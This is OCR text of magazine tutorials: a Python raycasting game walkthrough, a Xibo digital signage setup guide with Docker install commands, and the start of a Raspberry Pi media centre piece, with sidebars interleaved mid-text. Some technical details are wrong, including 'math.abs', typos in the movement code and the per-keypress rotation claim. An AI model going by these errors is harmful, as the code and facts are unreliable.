All the textures for the walls are 64x64 pixel PNG files located in **src/pics/walls**. All the texture are loaded in by the **WorldManager** class located in **worldManager.py**. Open **worldManager.py** to look at how this is done.

In the constructor of the **WorldManager** class, you'll see that all textures – both for the walls and the game objects – are loaded into the program's memory. All textures for game objects are loaded into a collection called sprites. All textures for the walls are loaded into a collection called images. In addition, all images are loaded by a custom created function called **load_image** which takes in various arguments to define how the image is loaded. A short example of how this is done is shown in the source code example below:

```
...
self.images = [
    load_image(pygame.image.load("pics/walls/eagle.
png").convert(), False),
    load_image(pygame.image.load("pics/walls/
redbrick.png").convert(), False),
    load_image(pygame.image.load("pics/walls/
purplestone.png").convert(), False),
    load_image(pygame.image.load("pics/walls/
greystone.png").convert(), False),
...
```

```
23 worldMap =[
24  [2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2,2],
25  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
26  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
27  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
28  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
29  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
30  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
31  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
32  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
33  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
34  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
35  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
36  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
37  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
38  [1,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,1],
```

Screenshot of the world map, a 2D array representation of the 3D world that can be moved around in. The 0s represent an empty space.

The first person...

The view of the first person is represented by the Camera class implemented in **WorldManager.py**. In the generated 3D world that's seen when you run the program, the x-position of the player becomes the z-position (forward and backward) and the y-position becomes the new x-position, so in effect you set the position by (z,x) by how the 3D game world is generated by the *draw* function in the **WorldManager** class.

An instance of the Camera class is created in the constructor of **WorldManager**, passing in first the x- and y-positions that translate into the z- and x-positions, as well as the direction the player is facing.

```
class Camera(object):
  def __init__(self,x,y,dirx,diry,planex,planey):
    self.x = float(x)
    self.y = float(y)
    self.dirx = float(dirx)
    self.diry = float(diry)
    self.planex = float(planex)
    self.planey = float(planey)
```

Moving around the 3D world

So far in this tutorial we've covered how to run the game program and how the 3D world is initially created by

» OBJECT ORIENTATED PROGRAMMING

Object orientated programming techniques have been used in this project. The **worldmanager.py** script file contains a collection of classes used to create and construct the view of the 3D world. These classes include the **WorldManager** and **Camera** class. The **WorldManager** class consists of a class constructor and a method called *draw()* which is used to render the 3D world.

Each class in Object Orientated Programming employs a constructor that's used to initialise values and perform initial operations when and instance of that class is created or called. For example, the constructor in the **WorldManager** class is used to load images both for the objects that can be shown when the program is running and also the texture images for the wall. The constructor of the **Camera** class is used to just initialise values for later use in the program. Both of the constructors used in the script file take in arguments to the constructors, so that values can be passed in from the **main.py** script file.

Look at the source code from **main.py**:

```
wm = worldManager.
WorldManager(worldMap,sprite_
positions, 20, 11.5, -1, 0, 0, .66)
```

From the above code example, it can be seen that passed into the **WorldManager** constructor is the 2D array that represents the 3D world (`worldMap`), sprite positions, player position and direction. As part of the **WorldManager** constructor operation the camera view is set up for the player's first-person view.

QUICK TIP

Instead of scrolling down lines of text looking for a variable or function name, use the IDE's search facility to go directly to what you're looking for.

using a collection data structure. Now we'll go further in detail, looking at the mathematics involved in making it possible to move around the 3D world.

When the Up cursor key is pressed to move forward, the following code is executed:

```
...
  moveX = wm.camera.x + wm.camera.dirx +
moveSpeed
  if worldMap[int(moveX)][int(wm.camera.y)] == 0:
    wm.camera.x += wm.camera.dirx * moveSpeed

  moveY = wm.camera.y + wm.camera.dir * moveSpeed
  if worldMap[int(wm.camera.x)][int(moveY)] == 0:
    wm.camera.y += wm.camera.diry * moveSpeed
...
```

The above code first processes movement along the z-axis first (forward and backward) along the world map by calculating the distance to move in the direction the player is facing and then checks to see if it corresponds to a 0 value on the **worldMap**. The 0 value on the **worldMap** represents a free space the player can move to. If the space is free, the player (or camera view) is moved to that space.

Following on from this, the movement for the x-axis is processed, represented as y. Again, the distance in the direction is first calculated and checked to see if the resulting movement is in a free space on the **worldMap**. If it is then the player (camera view) is moved there. The above method can be summarised for each axis as

1. Get the move value
2. Check that the move value corresponds with 0 on the **worldMap**
3. If it is a free space, move player forward to that space

To show the effect on the movement when the above code is altered, comment out the following lines of code with a preceeding `#` and run the program again.

```
 #if worldMap[int(wm.camera.x)][int(moveY)] == 0:
 #    wm.camera.y += wm.camera.diry * moveSpeed
```


When the code is run, you'll only be able to move forward along the z-axis and not the horizontal axis because the mathematics processing has only been done for one axis. Comment back in the code so the program can be run normally.

When the Down cursor key is pressed, a similar operation happens apart from the camera position value is decreased instead of increased. See below.

```
if(worldMap[int(wm.camera.x - wm.camera.dirx *
moveSpeed)][int(wm.camera.y)] == 0):
  wm.camera.x -= wm.camera.dirx * moveSpeed

if(worldMap[int(wm.camera.x)][int(wm.camera.y -
wm.camera.diry * moveSpeed)] == 0):
  wm.camera.y -= wm.camera.diry * moveSpeed
```

When the Right cursor key is pressed to turn the player to the right (or rotate the player in a clockwise direction), the following code is executed:

```
oldDirX = wm.camera.dirx
wm.camera.dirx = wm.camera.dirx * math.cos(-
rotSpeed) - wm.camera.diry * math.sin(- rotSpeed)
wm.camera.diry = oldDirX * math.sin(- rotSpeed) +
wm.camera.diry * math.cos(- rotSpeed)

oldPlaneX = wm.camera.planex
wm.camera.planex = wm.camera.planex * math.cos(-
rotSpeed) - wm.camera.planey * math.sin(- rotSpeed)
```



Screenshot of redbrick texture being used for the walls while the player moves around the 3D world. This is the third texture to be loaded into the program.

```
wm.camera.planey = oldPlaneX * math.sin(- rotSpeed)
+ wm.camera.planey * math.cos(- rotSpeed)
```

For everything to be consistent and work correctly, both the camera direction and camera plane must be rotated at the same time. To experiment with the above code, comment out one of the sections as we did before by using `#`, save and re-run the program.

You may notice that not only is the 3D effect compromised, the movement is also compromised. Comment back in the section of code you've commented out and save so the program works correctly again.

When the Left cursor key is pressed to turn the player to the left (or rotate the player in an anti-clockwise direction), the similar code is executed as above. However, the value of **rotSpeed** is passed into the trigonometric functions with a positive value rather than negative. Notice that the `-` sign isn't present in the code that's executed when the Left cursor key is pressed. It's also worth mentioning that the angle value is processed in radians and not degrees. The rotational speed is set earlier in **main.py** (see below):

```
rotSpeed = frameTime * 2.0 # the constant value is in
radians / second
```

As can be seen from the above code segment, the rotational speed is set to two radians a second offset by how long the frame takes to process. One radian equals 57.2958 degrees, two radians equals 114.5916 degrees, so each time the left or right cursor key is pressed the player view is rotated 114.5916 degrees.

Face the enemy

From the values that are generated from the above code, it is possible to take these values and use them to determine which direction the player is facing. For the benefit of this tutorial, the following values have been worked out depending on which direction the player has turned to face.

Front Direction Facing values (which are the default starting values):

```
wm.camera.dirx = -1.0
wm.camera.diry = 0.0
wm.camera.planex = 0.0
wm.camera.planey = 0.66
```

Right Direction Facing values:

```
wm.camera.dirx = -0.25204831631892727
wm.camera.diry = 0.9677146512483924
wm.camera.planex = 0.6386916698239392
wm.camera.planey = 0.166351888770492 37
```

Rear Direction Facing values:

```
wm.camera.dirx = 0.9981760309968467
wm.camera.diry = -0.06037061489986301
```

» PYTHON MATHEMATICS LIBRARY

Python has a powerful mathematics library that has a range of uses. In regards to the project featured in this tutorial, the trigonometric mathematical functions have been used such `math.cos` and `math.sin` and also `math.abs`. The Python math library can be included by writing this code in a Python script:

```
import math
```

The functions from the maths library that have been used in this project are:

`math.cos(x)` : the cosine of x radians
`math.sin(x)` : the sine of x radians
`math.abs(n)` : the absolute value of the specified number

In the Python script file, **main.py**, two of the three trigonometric mathematical functions have been used when the player turns either left or right in the game environment. See this code example from the project to learn how this has been achieved:

```
oldDirX = wm.camera.dirx
wm.camera.dirx = wm.camera.dirx * math.cos(- rotSpeed) - wm.camera.diry * math.sin(- rotSpeed)
wm.camera.diry = oldDirX * math.sin(- rotSpeed) + wm.camera.diry * math.cos(- rotSpeed)
oldPlaneX = wm.camera.planex
wm.camera.planex = wm.camera.planex * math.cos(- rotSpeed) - wm.camera.planey * math.sin(- rotSpeed)
wm.camera.planey = oldPlaneX * math.sin(- rotSpeed) + wm.camera.planey * math.cos(- rotSpeed)
```

In the Python script file, **WorldManager.py**, the `abs` function is used when rendering the 3D world, as shown here:

```
if (side == 0):
  perpWallDist = (abs((mapX - rayPosX + (1 - stepX) / 2) / rayDirX))
else:
  perpWallDist = (abs((mapY - rayPosY + (1 - stepY) / 2) / rayDirY))
```

```
wm.camera.planex = -0.03984460583390901
wm.camera.planey = -0.658796180457919
```

At the moment, when the program starts it uses the front facing values as shown above. Now, as part of this tutorial, we're going to change the facing direction of the player, to face the right direction. Change the following code located in **main.py**

```
wm = worldManager.WorldManager(worldMap,sprite_positions, 20, 11.5, -1, 0, 0, .66)
```

to the following:

```
wm = worldManager.WorldManager(worldMap,sprite_positions, 20, 11.5, -0.25204831631892727, 0.9677146512483924, 0.6386916698239392, 0.16635188877049237)
```

It may be helpful to remember the input structure of the **WorldManager** constructor in that it takes in the following arguments in the following order:

```
- worldMap data structure
- Sprite positions, passing in data structure sprite_positions
- Camera X position (Z-axis)
- Camera Y position (X-axis)
- Camera Direction X
- Camera Direction Y
- Camera Plane X
- Camera Plane Y
```

Save the code and then run the program to see the result. You should now start facing the right direction in the 3D world. Feel free to continue to move round the 3D world as before to see that everything still works normally, before pressing the Escape key to exit the program and continue with the tutorial.

Now that you've done this for the right-facing direction, now have a go at changing the code so that the player faces the rear of the 3D world using the above code change as a guide. When changed, save and run the program again to see the result.

The above values were generated from pressing the Right cursor key continually so the player faces different directions. The camera direction and camera plane values that are needed next are for when the player faces to the left of the 3D world from continually turning to the right. To help you identify these values, place the following code under the condition where the Space bar is pressed in **main.py**, see below:

```
elif event.key == K_SPACE:
  print(wm.camera.dirx)
  print(wm.camera.diry)
  print(wm.camera.planex)
  print(wm.camera.planey)
```


Now, when ever you press the Space bar when the program is running, it'll output the values in the terminal window for **wm.camera.dirx**, **wm.camera.diry**, **wm.camera.planex** and **wm.camera.planey**,which should now help you get the values for when the player is facing left in the 3D world.

Even though the program works in radians, we've been able to slightly manipulate the value output and set the direction of the player to 90-degree facing angles. For those that want to further improve on this, try obtaining values for every 45 degrees-facing turn. There'll be eight instances of values to retrieve (45 goes into 360 degrees eight times).

In this tutorial we have covered how the 3D world was first defined by a 2D array (**worldMap**), looked at how the images have been loaded in to be used by the program, gained a basic understanding of the mathematics used and introduced the Python mathematics library. We'll build on this in part two. See you next month! LXF

QUICK TIP

What's a radian then? One radian is the angle create when the radius distance is wrapped to a circle. It's roughly 57 degrees aka 180 / Pi.
To go from radians to degrees: multiply by 180, divide by Pi.
To go from degrees to radians: multiply by Pi, divide by 180.



Screenshot of greybrick texture being used for the walls while the player moves around the 3D world. It's the fourth texture to be loaded into the program.

XIBO

Credit: https://xibo.org.

Build a custom digital signage system

Discover how to create a digital signage display for an open source conference using Xibo digital signage and the help of **Matt Holder**.

OUR EXPERT


Matt Holder has worked in IT support for over a decade and has always tried to utilise Linux alongside the other installed systems.

Most *Linux Format* readers will have noticed an increase in the number of large-format screens in public places, displaying a range of information. This is called digital signage. In this tutorial we'll be looking at *Xibo*, a flexible system that can be used to show images, videos, RSS feeds, weather data, mapping data, tables of information, websites, embedded HTML and more. We'll show how to set up a server and client, before finally designing a layout and scheduling this content.


The system comprises a server component, which is open source, as well as a number of clients for different display types. The Windows and Linux clients are both free and open source, whereas the other platforms are paid-for, licenced clients. The server can be self-hosted, or hosting can be provided by the team themselves.

Before going any further, let's talk about some of the terminology utilised by the system. Displays is the name of the device which runs the player software and displays the content. This could be a Windows/Linux PC, Android device or large-screen TV running embedded software. Display groups can be used to group multiple displays and content can be scheduled to multiple devices at once. Schedules are then used to define when content should appear on Displays.

Layouts are designed by the end user to define what content should be displayed on specific areas of the display. Layouts are then split into Regions and each Region contains a playlist. See the diagram (top right), which explains the basic concepts of the *Xibo* digital signage system.



This information is required to configure the client.



Enter your username and password at the login screen.

Each Region can then display a number of pieces of content within its timeline. These concepts will become clearer as we work our way through this tutorial.

Installing the server

The *Xibo* server utilises a LAMP stack (which refers to the Linux operating system, Apache web server, MySQL database server and PHP programming language) as well as other tools to provide messaging between the clients and server. In recent years the entire setup has been wrapped inside *Docker* containers to make installation and updates as simple as possible. The server we'll use to install this on is Ubuntu 20.04, but container systems make the base OS fairly unimportant, so feel free to work with what you're most familiar with.

The software will work equally as well on bare metal or in a virtual machine (VM). When used in production, however, a VM wouldn't necessarily be the most suitable choice, especially due to possible issues with video playback using the VM's drivers.

Once the base machine has been installed, open a terminal, run updates and then install *Docker* and *docker-compose*. Commands should be run as root or prefixed with sudo:

```
apt update && apt upgrade
```

QUICK TIP

Using PHP functions, more advanced projects can be carried out. For example, if information is held in a dataset about meetings booked into a meeting room, then the current date and time can be used by the CMS to serve relevant content to the player. See https://community.xibo.org.uk/t/getting-started-guide-datasets/14149.

```
apt install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | apt-key add -
add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable"
apt install docker-ce
curl -L https://github.com/docker/compose/releases/download/1.24.1/docker-compose-`uname -s`-`uname -m` -o /usr/local/bin/docker-compose
chmod +x /usr/local/bin/docker-compose
```

With the prerequisites installed there are a few steps required to configure the *docker-compose* files to enable the *Docker* containers to run and communicate with each other.

```
mkdir /opt/xibo
cd /opt/xibo
wget -O xibo-docker.tar.gz https://xibo.org.uk/api/downloads/cms
tar --strip-components=1 -zxvf xibo-docker.tar.gz
cp config.env.template config.env
nano config.env
```

On the relevant line, enter a strong password for the MySQL database and configure any other required options. Find out more about the *docker-compose* file here: **https://xibo.org.uk/docs/setup/xibo-cms-with-docker-on-ubuntu-18-04#create_config.env_file**.


Next, bring up the containers using `docker-compose up -d` and allow *Docker* to complete its work. The server has now been installed and the server can be accessed from your favourite browser, by entering **http://IP_ADDRESS_OF_XIBO_SERVER** – enter your username and password at the login screen.

The player

There are open source players for Windows and Linux as well as paid-for options for other platforms as well, such as Android, Tizen and Web OS. In this article we'll install the player on Ubuntu 20.10. The *Xibo* team uses Canonical's Snap packaging system, which makes the installation of the client straightforward and updates are applied automatically. Again, back in the terminal the client can be installed by entering:

```
$ snap install xibo-player --channel=stable
```

To enable the client to communicate with the server, there are a couple of steps that need to be followed.



This diagram explains the concepts of the Xibo digital signage system.

First, in a web browser, login to the CMS using the default credentials of `xibo_admin` and `password`. Navigate to the Settings tab and copy the key from the CMS Secret Key field. The player can be opened from the Desktop or from a terminal, by entering `xibo-player`. The first time this is opened, the configuration screen will load. Enter the URL of the CMS (server) component, paste the value from the CMS for the Key and a location that the client can use to save files to (see screenshot, *left*). The information shown in the screenshot is required to configure the client.

When selecting the Save option, the client will contact the server, which will report back that the Display isn't currently registered. Now, back in the web browser navigate to the Displays tab and one entry will be shown. On the right-hand side of the screen select the Options menu and then click Authorise. Finally, back at the client click Save and the client will report that the Display is active and ready to start. The options screen can then be closed and when the client is opened again the default layout will be displayed (see screenshot, *previous page*). Once configured, the client will download the files required for the default layout. These will then be displayed.

Conference time

The example that we'll be walking through are displays that could be set up around a conference venue. The layout (see diagram above) will contain a title in Region 1, text in Region 2 which will relate to videos and images

QUICK TIP

The forthcoming version 3 of Xibo contains lots of exciting features that are being developed, including interactivity, folders to store media, reworking of permissions and support for sending commands via RS232.

» LINUX PLAYER OPTIONS

Once the initial configuration of the client has been carried out, further options are set from the CMS. To access these options, navigate to the Display Settings and either change the relevant profile or create a new one, which can be assigned to a particular Display. Within the Display Settings a range of features can be changed, such as the interval between the client collecting information from the server, the size and position of the player window (the default is full screen) and whether shell commands can be executed by the player. The latter option is useful, because a display can be set to shut down at a certain time of day.

When the client is loaded, press the I key and then the information screen will load. This provides access to diagnostic information such as media that's being downloaded, if there are any invalid files and gives the option to exit the player without it being reloaded automatically. Because clients are devices that need to run for large proportions of the day, should an error occur then the default behaviour is for the player to reload itself automatically.

Pressing I when in the client brings up a status screen.


in Region 3. Region 4 will contain a scrolling ticker of an open-source RSS feed.

Before creating the example, we should investigate the GUI (*see below*). 1. Layouts are scheduled at a date and time. 2. Layouts are created here. 3. Media is managed here. 4. Displays are managed here.

Back in the web browser, login to the *Xibo* digital signage CMS, navigate to the Layouts section and create a new one. Once a name has been entered, the defaults should suffice. When created, the Layout editor will open. The first step is to resize the default Region, which is created by default. Select the option to edit Regions, which looks like an image of a pencil and notebook, and use the drag handles to resize the orange rectangle. Add further Regions to the layout, so that the image in the diagram has been replicated and four Regions exist within.

Regions can be set to loop, which is useful when they contain certain types of content. To do this, select the Region and then read the guidance before deciding whether to enable the loop option or not. Before saving the changes that have been made to the layout, set a light background colour or upload a background image by using the options in the right-hand panel.

There are four key areas in the CMS' interface (see below for details).



1 Layouts are scheduled at a date and time to show on a display.

2 Layouts are created here.

3 Media is managed here.

4 Displays are managed here.

Before carrying on with the setup of the digital signage, it's a good idea to take stock of what has been accomplished. So far, the server/CMS has been installed, the client has been installed and configured to communicate with the server, and the basic Layout has been set up with the correct number of Regions. In the next step, the Regions will be populated with information and finally the Layout can be scheduled and then viewed on the player.

Establish your Region

To start with, the top Region will be populated with a title. Add the title into Region 1 by selecting the icon that shows four squares, click the plus on the Text widget and then select Region 1 in the playlist editor. Select the Edit icon on the text item and enter a name for the conference as well as formatting the text. When completed, select Save (see screenshot, *below right*). When editing Regions, options appear on the right-hand side of the preview. This is an example of the options associated with the text widget.

The next step is to add an RSS feed of Linux news to the bottom Region. This is very similar to entering text, but requires the usage of the Ticker widget. This widget is formatted from the configuration panel in the top-right of the Layout editor. The defaults should suffice on the General tab. On the Configuration tab select the Feed URL field and add the link to a suitable RSS feed. On the Templates tab select Title Only and finally, on the appearance tab, select Marquee Left. When these changes have been made, save the changes.

One of the many powerful things about *Xibo* is the ability to schedule content in two different Regions that can change at the same time. This will be useful for the final part of this tutorial because we're going to populate the final two Regions with textual information on the left-hand side and a video and image on the right-hand side. The textual information will relate to the video being shown. When the video changes to a second piece of content, the text should also change at the same time.

The content that we'll be adding is a video of Big Buck Bunny as well as some information about it. The second piece of content will be a photograph of Linus Torvalds, as well as some information about him and the

» DO MORE WITH XIBO

As well as the media formats that have been discussed, *Xibo* can utilise a large range of resources to create effective digital signage displays. Audio files can be loaded as background music, calendar items can be read from, for example, a Google Calendar, countdown times can be displayed and clocks can be added to alert the user to the current time.

Looking at more data-oriented items now, currency trackers can be added as well as displaying data from the tabular dataset objects. These data can be displayed by means of a ticker, table view or chart view. Information from other websites can also be embedded using the Embedded HTML widget. When using this though, make sure you have permission to display information from another source.

While not strictly a media type, playlists are an incredibly powerful feature as these enable a previously configured timeline of items to be added to multiple layouts. When multiple layouts are scheduled at the same time they can either play sequentially or one can be configured to have priority. In this way an urgent layout can be displayed for a short period of time before normal scheduling is resumed.

Campaigns are used to group together a number of layouts and these can then be scheduled in one operation, rather than having to spend time scheduling multiple layouts separately.

Linux kernel. First of all, download a Creative Commons licenced photo of Linus Torvalds as well as the Big Buck Bunny film from **https://download.blender.org/demo/movies/BBB**.

To add the video, select the Region you wish to display it from and from the toolbox at the bottom hover over the video button and then use the Grab option to drag it to the Region you wish it to appear in. At this stage it's important to know the length of the video file, so that you can set the timing for the text in the adjacent Region to be the same.

Once configured, the client will download the files required for the default layout. These will then be displayed.

Add text to your display

To add some text, grab some from a suitable source and store it temporarily in a text file. To add this to *Xibo*, select the Region from the Region editor and then navigate to the Text button. Again, use the Grab button to drag this to the relevant Region. When the Text widget has been added, set the duration to be the same as that of the video file and click the pencil icon on the left of the Options panel. Paste the content into this Region and then format appropriately, before saving the Region settings on the right-hand side. Add a marquee effect to the Region if you want the text to scroll.

These previous steps can now essentially be repeated. With the Layout design tool, select the same Region that contains the video of Big Buck Bunny. From the Widget selection tool at the bottom of the screen, select Image and use the grab handle to drag this to the selected Region. When asked, select Add Files to select the photograph to be uploaded. When a thumbnail appears in the Upload media window click Start Upload. Now click Done and you'll see that in the Region in question there are now two items: a video and an image (you may need to scroll to the right). Select the image, click 'Set a duration' and set this to 60 before saving the Region.

Now select the adjacent Region and use the grab handle on the Text widget to drag it to the Region. This Region will then contain two text widgets. Make sure you check that the text widgets appear in the correct order and therefore match the order of the content in the other Region. If necessary this can be changed by dragging the order. With the final text widget selected, set a duration of 60 again and then use the pencil icon on the Region preview to enable Edit mode, where you can paste in your content and format. As before, set a marquee effect if the text should move in your Region.

Now that the content has all been added to the layout, this can be previewed within the web browser. To do so, click the back arrow button, which is underneath the Region editing preview. This will then display an overview of the entire layout. Simply selecting the Play icon, which will show a preview in the browser. Please note that not all content can be previewed in this way.

Once the layout has been completed, the final stage is to use the Actions option at the top of the screen to publish the Layout. This means that the changes will be saved and ready to be displayed. When making further changes to the layout, these can be saved part-way through and then published at a later time. Also, publishing changes can be made on a schedule, which can come in very handy.


The final stage in the process is to schedule the Layout to the display. To complete this, on the left-hand side select Schedule and add a new entry. When the pop-up loads add the Layout, select the Display, Layout and select the date and time options for the Display. Use the option to save the schedule addition and this can be seen on the calendar (make sure to select the Display in the option at the top of the screen if the calendar appears empty).

Now, moving back to the Desktop, open the *Xibo* player and within a couple of minutes the content will be downloaded and displayed on the player.

So far we've merely scratched the surface of what this digital signage system is capable of. For some more advanced things to try, look at using datasets to display table data (datasets can also be used in a ticker) and the use of PHP functions to display certain parts of the dataset data, based on the date and time. For further information, the *Xibo* team has spent a considerable amount of time crafting documentation to support all users with the software. This can be found at **https://xibo.org.uk/manual/en/index.html**. LXF

QUICK TIP

The default credentials for the server are xibo_admin and password. The password should be changed after first login and can be done so by selecting the avatar in the top right-hand corner and selecting Edit Profile.



When editing Regions, options appear on the right side of the preview. This is an example of the options associated with the text widget.

BUILD A Pi-POWERED MEDIA CENTRE

Start 2022 off right with **Jonni Bidwell's** outrageous media centre, powered by Pi, Kodi and just one too many LEDs.

Ever since there have been Raspberry Pis people have been making media centres out of them. Even the original Pi, thanks to its VideoCore SoC, was able to play 1080p content smoothly, 256MB of RAM notwithstanding.

Media centre distros quickly sprang up to exploit this and for a time using your Raspberry Pi as a media centre was seen, rather unfairly, as an unimaginative thing to do. Media players on Linux have a rich history (and *MPlayer* is still going strong), but the first to make it on to the Pi has its roots on the original Xbox in the early 2000s. Apart from being a platform for playing Microsoft's *Halo*, this console was very popular with homebrew enthusiasts, since (thanks to easily exploited buffer overflows in popular titles) they could be made to run unofficial titles.

One such title was the *Xbox Media Player*, which in 2008 (underlining that by then it was much more than just a player) became *XBMC* (*Xbox Media Centre*). This application found its way to the Raspberry Pi by way of the RaspBMC distribution, put together by then high-school student Sam Nazarko and released not long after the Pi itself.

Today, thanks in part to threats from Microsoft, *XBMC* is known as *Kodi*. RaspBMC has a new name, too: OSMC (Open Source Media Centre), reflecting the fact that builds are also available for Vero and first-generation Apple TV devices.

